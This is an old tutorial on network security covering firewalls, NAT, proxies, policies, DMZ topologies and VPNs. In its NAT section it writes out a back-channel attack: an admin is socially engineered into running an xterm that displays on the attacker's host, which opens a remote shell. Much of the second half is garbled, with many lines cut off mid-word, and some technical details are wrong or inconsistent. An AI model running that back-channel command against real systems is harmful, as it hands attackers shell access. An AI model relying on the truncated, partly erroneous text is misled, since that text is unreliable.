Networking Security Tutorial (including Firewalls :)
by P. Abrantes AKA Ghost_Rider
ghostrider@box.sk
http://blacksun.box.sk

.Index
======

.Introduction
=============

Finally after some months without showing any activity due to other projects
and offline life(yes I have one)I'm back to the writting. This time I'm bringing

you somehow an expansion of my linux networking tutorial, Network Security Tutorial.

While writting this article/tutorial I have in mind to make a complete walk-through in network security. I'll try to give you enough background on the subject, though some of the sections here are not as much detailed as I wanted, since almost each present section could have a written tutorial for it.

In the end of this article/tutorial, I hope you'll be able to answer, at least, the following questions:

- What should I think while securing a network?
- What topology fits me best?
- What is NAT and how does it work?
- What is VPN and how does it work?

Remember, in no way I'll mention how to setup a LAN, for this purpose you have tons of information on the web including my article about networks named Linux Networking Tutorial that you can find in

http://blacksun.box.sk/tutorials.php?id=54

If you do not feel confortable on networking subject, I suggest you first gain some background on generic networking, from a little of basic configuration to networking protocols. It will help you a lot understading this information you'll find below.

As an end note of this introduction I just want to mention that in this article, a person that tries to break into computer(s) illegally and gain access to them is refered to Black Hat Hacker (BHH). This might originate some discussion, but in no way I'll start talking here about that subject...

Regards,

P. Abrantes
AKA Ghost_Rider

Security=Firewall

I've seen many people thinking that just because owning a firewall, their system was secure. That is not true, securing a network is far more complex and time taking task. Still firewall plays a big roll on all that.

But since we start talking about firewalls, let's start from here.

.Firewall what is it?

Most of you might already know what a firewall is, or at least heard about them so I'll be brief in this part...
Nowadays, with the fast proliferation of the Internet, tons of new computers are getting hooked up daily, from big corps, to medium business companies, even your front neighbour... They are all online.
Unfortunatly as in real life, not everyone that surfs on the internet is civilized or has good intentions... As I said before in the intro, I'm calling this people Black Hat Hackers, and they might have enumerous reasons to break in a computer(that will not be discussed here). Who knows if yours isn't it their list?
It's in this scenario that firewalls kick in. A firewall is nothing than a

simple (or not so simple sometimes) computer, specially configured to be between your computer(s) and the internet.





Fig 1 - Directly hooked up to the internet



(l stands for link)

Fig 2 - Hooked up with firewall

Has you can see in the last two figures, if no firewall is used a direct connection will be established between you and the internet with no way of preventing some types of access, by the other hand, if you check figure 2, you'll see that you have a firewall between you and the internet, having total control in the configuration of links l1 and l2, where you can, for example, disallow certain traffic to reach the internet or vice-versa.
You can see a firewall as the border, network gateway in network-language, between you and the internet, the locked door, which unfortunatly sometimes is not locked but wide open.

Remember, thinking that your system is not a potential target, is not a reason not to implement a firewall. Sometime, kiddies scan entire subnets and when they find a vunerability they just use their latest downloaded exploits on it.
If you don't take measures, someday when you least expect it your system can be caught and exploited by those kids with lack of knowledge and ethic.

.Kinds of firewalls

Mainly there are two diferent kinds of firewalls:

- Packet Filtering
- NAT

Each one has a different way of dealing with packets, what's the main difference?

.Simple Packet Filtering

As the name indicates the only thing that it actually does is filtering the packets that are going in and out to the internet.
Using this kind of firewall even your LAN has to have Public IPs assign, since this kind of firewall acts only as a router.

Fig 3 - Packet Filtering Firewall

Both the router and the computer inside your LAN all have Public IPs, which mean that they are all accessible over the internet, which in a way is already by itself a security risk.
But lets analyze how the filtering actually works.
When a package arrives to the filtering, coming from link 1 or link 2 is sent to a particular "thing", named chains. Each chain, has a set of rules that will try to match the package and execute the order of the rule if it actually matches and a policy. If a package doesn't match with all the rules in the chain it went, the policy of the chain will be applied to it.
For each I/O event you have a certain chain, which means that there will be a chain to input and another one to input, depending on the software you'll be using another chains may or may not be present.
Using a firewall of this type, allows you to assign a Public IP to each computer that you want to grant Internet access, this have the following to big inconvenience:

- Money: if you have a big network, it can get expensive to register all the IPs, and nowadays with IPV4 address running low, and without IPV6 being a standard they are getting more expensive.

- Being accessible over the internet: which allows any black hat hacker to easily spot your computer and attack it.

Those two points can be easilly solved using a NAT firewall.

.NAT firewall

NAT stands for Network Address Translation. The main difference between NAT and a normal packet filter is that your internal computer do not need a public IP to access the internet.
What happens is that only the computer that has the uplink to the internet has a public IP and impersonates the others inside your LAN. This event if often called ip masquerading.




Fig. 4 - NAT firewall

Since your LAN doesn't have public IPs, in a normal situation it could not access the internet, though using NAT in your network every single host can access the internet if a public IP was assigned to them. And even better, in a way, those computers continue to be hidden on the internet, since, it's the I BOX that impersonates them. Still there are ways of allowing traffic to reach those internal hosts, also don't confuse a NAT box with a Proxy because they are different things, these two subjects will be covered in the next topic, NAT in depth.

NAT by itself only deals with host impersonation, which means that NAT doesn't apply any packet filtering to the packages it gets.
Hum...let me guess, you are not thinking about conjugating both of them to get a good firewall? There's no need, actually when you get firewall software nowadays, such as iptables, it supports Packet Filtering and NAT.
So in a way with NAT you solved the two big problems of Packet Filtering, though a big problem showed up, the way NAT is implemented programs that need to create a back connection, such as Video-conference software or IRC clients, might be troubled, although the latest programs, such as iptables start knowing how to deal with this problems.

.NAT in depth

.What should I read

- Linux Networking Tutorial (http://blacksun.box.sk/tutorials.php?id=54)
- NAT HOWTO (http://www.netfilter.org/unreliable-guides/NAT-hOWTO/)

.How does it work?

*Note: I assume that you are used to the notation IP/masq and that you know which IP are reserved for Private networks.

NAT works under the Logical Link Layer, which is where the IP protocol lies. Let's see the following example:




Fig 5 - A simple Network using NAT

Where:

Computer A IP -> 192.168.0.2/16
Computer B IP -> 192.168.0.3/16
Computer C IP -> 192.168.0.4/16

Interface for Link 1 - 202.41.34.3 (public IP)
Interface for Link 2 - 192.168.0.2/16

Now let's suppose that Computer A wants to, let's say, access slashdot.org, since Computer A user is a geek and thinks in access time an entry was already added to /etc/hosts with slashdot.org IP, so let's not worry with the DNS query...
Computer A now generates a TCP package, which will be within an IP one.
In the IP package features:

IP Source: 192.168.0.2
IP Destination: slashdot IP

In the TCP one we can find:

Source Port: 3023

Destination Port: 80

The operating system assembles the TCP and IP package, puts TCP into IP one and injects it in the network, since our NAT BOX is the networks gateway the package will go to it, arriving to the interface for the Link 2.
When the package arrives, the NAT system access the IP header and does a little modification, it changes the source IP and sends it to the link 1, which is the internet connection. The TCP header is also access to change the source port. You can see these modificataions in the figure below. This is event is called IP masquerading.




Fig 6 - IP and TCP Headers NAT hack


Now imagine that the request sent arrives to slashdot server, which processes it and replies. The reply is sent to NAT box external interface, since that was the source IP contained in the package received.
Now what happens when the package arrives through the link 1 interface? The NAT system has to have a way of knowing where to send the received package... To accomplish that exists a table named Network Address Translation (NAT) Table.
When NAT performs a new masquerading a new entry is added on that table, the data is the following:

- SRC IP from the masqueraded host
- SRC Port from masqueraded host
- SRC Port used at firewall

In our example, a new entry would be addedd with the following information:

- 192.168.0.2
- Slashdot IP
- 3023
- 43134

So when a package arrives over Link 1, NAT system will acccess the NAT table in order to re-assemble being able to determinate and send the data for the masqueraded host, as it can be seen in figure 7.



```
* SRC IP      | DST IP      | SRC Port | SRC Port*
************************************************
* 192.168.0.2 |SLASHDOT IP  | 3023     | 43134   *
************************************************
```

Fig 7 - Determination of internal host using NAT tables

.Different types of NAT

I am refering to different types of NAT, it is the way the translation is made, mainly you have 3 different types:

- Static Translation
- Dynamic Translation AKA IP Masquerading
- Load Balacing Translation

If you had any contact with NAT, I'm sure you were working with the 2nd type.
What's the difference between each one?
When we are using Static Translation, each Public IP will ALWAYS be translated t
the correspondent Private IP, in this case, the NAT table do not suffer any change
with time, it's a STATIC table.
In the other hand, when we are using IP Masquerading, we have a single Private IP
serving an entire Private Network, the connections are kept tracked throught the N
table, which is updated for each connection, storing the necessary data (as seen b
being able to forward packets. In this case the NAT table is a dynamical table. Th
kind of NAT is the mostly used, in small corps, home-LAN, etc.
Finally we get, in my opinion, into the more beautiful kind of NAT, Load Balacing
Translation. Have you ever imagined if that big corp webserver that gets 1000000 h
per hour was only one single box. Those hits would act as DoS, service might crash
at least stop responding to requests, bandwith would be all messed up and..oh well
got the picture right? So what they do? They put a good number of computers doing
same service. This means that big corp instead of having only a single webserver h
webserver pool that consists in 10 webservers. A good way to control the response
using a Load Balancing Translation, when a request hits our NAT box, it calculates
webserver from the pool is less busy and forwards the request to him... Is it beau
what?

.NAT different from Proxy

At this momment some of you that already known some network language, might be thinking that Proxies work under the NAT system, but that's completly wrong, because it works in a different way.
While NAT works almost like a man-in-the-middle attack, (since it gets the packages, change and re-send them) a proxy acts, or better, is a server+client system.
First big difference is that for each protocol, you need to have a different set of proxy software, you can use for example squid for HTTP, but in no way you can get it proxying ssh connections... The second one is like it was said before a proxy is a server+client system, and this little section it intended to make clear for you how it actually works.

Once again let's check the slashdot's website request example. Computer A generates the package and sends it, this package is not forwarded to your networks gateway but to you LAN HTTP proxy, though most of the times your gateway is the proxy.
The first question you may ask is how does the computer knows it has to contact the proxy? Well, easy question easy answer, your browser in the configuration has a place for the proxy configuration, if you enable proxying then the service will contact the proxy instead of the real host you want to reach.

You just have met the server part of a Proxy. Now the next step is what it happens when the Proxy actually receives a request. Well, when it receives a request, first the proxy check in their cache and if it has a match with the requested file it sends it over, otherwise we get in the client mode, where the proxy just acts a normal computer, and requests to the original website the file to retrieve, when it gets the file, the proxy retrieves to the computer that requested the file and also adds that file to the cache, in case of future accesses.

This is the way a proxy works and has you can see it's totally different from NAT, below are listed differences that you can find:

- An Internal host never accesses a computer outside your LAN
- You need a different proxy software for each protocol you want to proxy
- It works under a Client/Server system
- It takes advantadge of caching

So as you can see the only similarity between Proxying and NATing is that in both cases Internal Hosts are not seen from the internet, although using a proxy is most extermist than NATing, because an Internal host doesn't access the internet by it self, like it happens in NAT. And as you can imagine, the biggest drawback in proxying is the 2nd difference pointed out, for each protocol you need a particular proxy software. In case if you are wondering, you can also configure a proxy to filter content, making it similar to a packet filter, in a way another firewall option has just showed up to you...

.Backtrack connections

Backtrack connections are like the biggest problem in NAT, though there are ways of partially fix this problem, but let's slow down a little...
For the ones that do not know what a backtrack connection is, think in a protocol such has FTP, when you want to download a file a new connection will be established. This new socket will be originated not from your computer but from the FTP server and will send you the file you requested. This is a backtrack connection, connections that come from the server in order of some request you did.
Big deal, you say, what's the problem about that? Well I have a keyword for you, NAT Table (ok it's two words, so sue me;-)). When the NAT firewall receives the new connection, two distinct things might
occur, those packets match some deny
rule and are discard, which is a big problem, or, they actually pass, but there's also another problem... There is no entry for this new connection on the NAT table since it's originated from the host outside our network, so there's no way that NA can tell where to foward the packet.
Fortunatly hacks to this problem are showing up, unfortunatly it has to be protocol specific and not every single protocol that use backtrack connections have support for services like, FTP, IRC (DCC problem) and even Quake.

.Security

NAT does seem secure, because it can hide an entire network behind it. Though you have some security problems, for example, if you use Static Translation you do not hide any host, since it's a Public IP <-
> Private IP translation. Other
good examples, may be man-in-the-middle attacks, or back-channeling your network. Last one might have confuse some of you, when I refer to back-
channeling this means,
that instead of the attacker connects to your hosts, (s)
he arranges a way to make the

internal hosts connect to them, below I leave you a simple example of back chanel

Imagine *nix big corp servers being adminstrated by a newbie sysadmin, and his e
listed in the personal webpage is, newbieSysadmin@bigcorp.com.
The Black Hat Hacker, being aware that sysadmin is not familiarized with *nix sy
will attempt to get an xterm running under a back-channel. First thing (s)
he does is
allow bigcorp on his/her Xserver issuing the simple command of xhost +bigcorp's I
Now a little of social engineer, like sending a little fake email from, let's sa
GuruSysadmin@bigcorp2.com, with a message that somehow will lead newbieSysadmin t
following command:

```
xterm -display Black HAT Hacker's IP:0.0 &
```

And voila, a shell opens on the Black Hacker's command coming from Big Corp, NAT
defeated!
Ok I know the admin has to be very stupid, but we never know, it was just an exa

Another big problem that NAT may have, is if BHH compromises your NAT box, if (s
he
achieves that goal, he can re-direct traffic to wherever (s)
he wants. Imagine, for example,
the BHH can recreate an entire website in his/her computer and redirect the traff
computer instead of the real one. The workers of big corp, still think that they
the original website but they are being fooled and giving away sensitive informat

Thinking in Security

In this section I will talk about things that have little to do with firewalls, b
your network as all, though, if they fail somehow, your firewall is useless in pr
Keep in mind that is the weakest link that sets the security of your network.

Policies

Being practical, I may say that you have to big policies, or you accept whatever
or otherwise you deny it. Now this might seem something, abstract and not worth o
not true, setting strong policies in your network, is a good step to make it more
Policies might be applied from outgoing and incomming connections, such as a pol
every incoming connection unless it's coming from big corp2 and it's going for ss
that allow or disallow certain things to users of the network, such as, not allow
clients (this user policy could also be complemented by a deny policy of IRC serv
connections).
So my suggestion to you, is before building your network, first build a plan of
where you include policies, for incoming and outgoing connections, services runni
These kind of thoughts are seen below, in the next two sections. Though, the fir
to ask yourself, are:

- What policy should I use to incoming connections?
- What pocily should I use to outgoing connections?

Concerning the policy you also have to ask yourself two main questions:
- Should I deny everything and just accept what I want?
-
Or should I accept everything and just deny what might consider a threat to me?

In my opnion, when talking about incoming connections it's better to go for a de

because in that way, you always know that if it's not something you are intereste
inside your LAN, making a more secure environment. Otherwise, when we think in po
connections both of them may be a good solutions, it just deppends on what you ha
one of those sysadmins that says "what the hell, users may go everywhere and use
and in this scenario you use an accept all policy or you might be one of those pa
is a good thing) and deny certains services, such as IRC, and Peer-to-
Peer Clients, such as Kazaa, besides
denying access to domains such as Porn.com or WeBuyCorpInfo.com
Users should also be educated in certain policy modes, but that will be seen in
-section.
Just remember strong and tight policies, give less space of work for attackers,
more secure. So please, spend sometime thinking in your network policies and don'
this important step.

Services

This section might not teach you anything new, since I'll just say what everyone
Just keep in mind the following simples rules:

-
Do not run services on your firewall, unless it's strictly necessary (which are
- Do not run services that you won't need on your network
- Run always the latest versions
- Keep informed of possible software vulnerabilities that might show up

I think it's quite obvious why we should not run services on the firewall, thoug
fast explanation. As you know the firewall will be the connection point between y
now if you run services on your firewall, you are just turning it more vulnerable
the services may be (and will be) exploited. Since the firewall it's your end-
point, when the BHH breaks
it, your traffic is compromised and your LAN may be compromised.
The 2nd and 3rd rule, also apply for the same reason, services that you do not n
increases the probability of breaking into your network.
The 4th rule has a link to the 3rd one, to know that the services you are runnin
vunerable you need to get informed, good ways of doing it are:

- Subscribing Service Mailling list (if exists)
- Subscribing Bugtraq (@ SecurityFocus)
- Visiting periodically the services webpages

Nowadays, with all the encryption resorts we do have, there is no need to run vi
send and receive data un-
encrypted, services such as telnet and POP3 are extremly vulnerable to sniffing,
since they send data un-
encrypted, username and password may be collected, and in a telnet session
even connection hijacking may happen.
My advice to you is to avoid these services and go for encrypted services, check
table below

Service	Secure Service
ftp	sftp
telnet	ssh
http	https
POP3	spop

Fig. 8 - Table with some of the Unencrypted/Encrypted services available

Users

First of all you have to be conscious that the users on your network are a great
it. Your network may be secure, with nice policies but if one of your users becom
full of rage against your company because (s)he did not get the raise (s)
he asked for, you may be in trouble. So remember to have your firewall ready to b
security inside your network is good, I've already heard stories of servers gettin
stories of gateways getting stolen, just because anyone had thought of physical s
suggesting you should get 20 guards, and make them patrol the network area, but g
restricted area, where only few people, such as sysadmin may access.
Even if your users don't outrage against your network, they in a normal working
if not educated in certain aspects, simple things like reading email can lead a n
a door to BHH, the user just needs to open an infected attachment with a Trojan H
Nowadays, people might not open attachments from someone that they do not know, b
impersonates you, the syadmin, it's very easy to do and the user might just run t
should be alerted for the possibility of impersonations and should double check b
attachment in incoming mail.
If you allow users to remotly login, you should teach users on how to pick passw
changing them periodically.
To end this section let me tall about a big problem that affect users, the so ca
Many of you might have already listen to this term, still let me define it, it ca
The Art of Deception by Kevin Mitnick and William Simon,

"Social engineering uses influence and persuasion to deceive people by convin
them that social engineer is someone he is not, or by manipulation. As a result,
is able to take advantage of people to obtain information with or without the use

Kevin Mitnick, once stated that he was so sucessfull with this kind of attack th
there was no need to use technological "voodoos" in order to gain access to syste
You might be thinking that this kind of situation happened decades ago, and curr
have that kind of problem. But we do, because by nature users and friendly and al
others getting their work done, and that's an exploitation point, just like if it
with a buffer overflow...

.Topologies
==========

In this section will just talk about topollogies, no firewall options and script
In the next section, I will introduce iptables to you, and there, offer you scrip
what we will talk in this section. Get ready, because we are finally getting our
Keep in mind that the names I give to each topologies, are choosen by me, there
(or at least that I'm aware of) to each topology.

.Single Firewall

This is the simplest case that we may see, a single firewall running filtering
internet access to a all LAN. Servers will run inside the LAN. Due to it's simpli
security we will not spend to much time on it.




Fig. 9 - Schematic of a single firewall implemenation.

The best thing this topology has, is the cost. It's the cheapest because it's tl
do not need tons of hardware. But, forwarding outside traffic to your internal LAI
get to your servers, such as web server) it's not a clever thing. You allow anyone
throught NAT with no trouble at all. This means that if anyone can crack your webs
due to the latest vunerability found, your entire private network is at risk. So u
are really low in your budget you should not try to implement this kind of topolog
In this case your network, should be configured to have the firewall as your ga
firewall has to have information, to forward http and DNS requests to your public
have private IPs (NAT kicking in).

.LAN with DMZ

Personally this is my favourite, the schematic I will show to you, it's just one
implementations DMZ can have, for example, I'm using this topology in my network a
not setted up as I'm showing here.
First of all, some of you maybe asking what a DMZ is (and others may be saying tl
spoke about it on my Linux Networking tutorial). DMZ stands for De-
Militarized Zone, which is a
term used by the army to, if I'm not wrong, say that a place is clean but there's
that it is secure. In networking talk, it is a term used to specify a public acces
This means that the DMZ will may be accessed by anyone in the internet, this netwo
same as you private network, as it should be expected.




Fig. 10 - Schematic of a network with DMZ implementation.

So as you can see, our Public servers are in one network, the DMZ, and our priva
another. Making it more secure, since our public servers, should be classified as
In this case, I choose to give public IP to our Router, NAT Box and servers, thou
you do not have enought IP addresses available, you can always start NAT'ing at tl
Other modifications could be, applying filtering to the NAT box, controling traffi
private LAN, which is also a good idea.
In this case your private LAN, should not have as default gateway your network fi
instead, as it should be obvious to you all, the NAT Box. The traffic getting to y

if you are using public IPs, just arrived at the internet and it's gonna be route
at all. But, if the DMZ is running in a private Network using Masquerading at the
to set the firewall has the DMZ's gateway, otherwise your traffic will move from
the DMZ but it won't get out from there.
Now even if a BHH, cracks into your webserver due to the latest vunerability fou
your network will still be safe, for sometime of course. Time that may be crucial
discover the intruder and lock access to him. Besides, unless (s)
he has inside information, or psychic powers, it will take sometime to see that t
Honey pots are also, always welcome in your DMZ, but we'll talk on that later.

.Double-Legged Firewall

This is another variant of a DMZ, but using a single firewall/NAT Box, that's wh
should be also mentioned. The diffence between the network schematic used here wi
used in the regular DMZ, listed before, is that here we use a triple-
intefaced firewall.
How, you may ask. Well it's simple, one interface to the internet, other to your
and finally a third one to your DMZ. See the schematic below to help you understa




Fig. 11 - Double-Legged Schematic

The biggest drawback using this DMZ implementation is that you expose your Priva
to your main (and unique in this case) firewall, which means, that if it gets cra
LAN is exposed. This kind of problem did not happen, in the regular DMZ implemena
already saw,since the NAT box was lying inside the DMZ. The good thing here, is t
hardware, which gets you a less expensive solution.
If you choose to implement this scheme in your network don't forget to configure
to deny any Syn packets coming from your DMZ that have as destination your Privat
you disallow any try of connection to your private lan, originated from your DMZ.

.VPNs

Since this is something that deserves to be talked about, we will see it later i
since VPN is, somehow, a network topology, I have chosen to mention it also in th
gonna be a quick reference, more info will be coming on next section. This sub-
section should be seen
as an introduction to next section.
First of all, VPN stands for Virtual Private Network, and you still may ask what
we have talked about network topologies for one LAN right? Now imagine, that our
is in 3 main cities. For sure they want their 3 LANs, inter-
connected so they can share the data.
Some of you, with network experience, might be saying, "so what, big corp just ne
WAN (Wide Area Network) to connect LAN". And yes, they could used a WAN, implemen
they needed to rent a leased dedicated line to a telecom provider, that would be
Others, more careless, might be saying "well enable filesharing on windows clien
on *nix clients" and connect LAN over internet", well that also would work, and i
have no further expenses aside the internet connection each LAN would have to pay
the data exchange be secure? Would the network be secure, running all those nifty
So here we are, in the dilemma, of going for the cheapest and insecure or going

connection type, and of course more expensive. Well what if I said to you, that tl
not so expensive solution. That would be nice, right? And well there is, and that
 VPNs work on a normal internet connection, creating an encrypted data flow from
destination, to the created connection we call a secured tunnel. This way, differe
data in a secure way, using a not so expensive solution, since you have a normal
over dial-up, cable, DSL or whatever system LANs may be using.
 Getting interested in learning about VPNs? Well keep reading on the next chapter,
here.

Looking at VPNs

.Reminder

 This section won't be, by any way, a complete reference to VPNs. I will, give (o
the information you need to understand how actually VPN works, and how your netwo
allow VPN information, though, there will be much things missing, so I recommend
what I mention in the next section.
 Please understand that this happens, because, VPN is a very extensive and also c
have an entire tutorial/article just for it, so as you can imagine it's somehow d
and adapt the basics of information to be released in this tutorial/article. I ho
do it right...

.What should I read?

 - VPN HOWTO (http://www.tldp.org/HOWTO/VPN-HOWTO/)
 -
 VPN MASQUERADE HOWTO (if you are thinking implementing VPN in a network that use
     (http://www.tldp.org/HOWTO/VPN-Masquerade-HOSTO.html

.How does it work?

 Ok, so we already seen that it works under a secured tunnel over the internet, b
this happens? How two different computers in two different LANs can exchange info
VPN. Check figure 12.




Fig. 12 - Schematic of two LAN inter-connected over a VPN

  Now imagine the following:

  - Private LAN of place 1 has the network address 192.168.0.0/16
  - Private LAN of place 2 has the network address 192.168.1.0/16
  - VPN Router of place 1 has the following IPs: -
 192.168.0.1 in internal interface

- 194.13.4.53 in external interface
- VPN Router of place 2 has the following IPs: -
192.168.1.1 in internal interface
- 192.45.12.4 in external interface

Now let's say that, 192.168.0.34 which we will call computer A tries to connec
which we will call computer B. Since computer A network is different and he doesn
192.168.1.0 network is he forwards the package to it's default gateway 192.168.0.1
arrives to our gateway, which is also our VPN router, it matches the network 192.1
connection to 192.45.12.4 (Public IP of VPN Router of place 2). What now happens
negotiate a secure tunnel, when the tunnel is set, data starts to be sent encapsu
When the data arrives to VPN Router of place 2, it dissassembles the 1st IP packe
it and checks for what host it is. Finally Computer B will receive the packet!

So what actually happens is that inside a normal IP packet that travels throug
another IP packet this one encrypted that will be extracted with the correct decry
IP/IP. For the networks is like if they were in two different floors of the same
connecting both.

When implementing a VPN one of the biggest concerns you must have is the line
implement VPN that has huge latency that will be useless... Keeping every place w
good option since you should not have too much routers to hop through. Before VPN
and traceroute, below I leave you a table with latency and what should be the sta
find it all over the internet, something the times may differ in a couple of ms

Time (ms)	Rate
< 35	Awesome
< 90	OK
< 130	Can live
< 150	Sucks
>= 150	Give up!

Fig. 13 - Rated Timetable for VPN solutions

Just has a insight note, keep in mind that,a good, simplistic and practical way
of all this system to work, is doing ssh tunnelling between hosts.

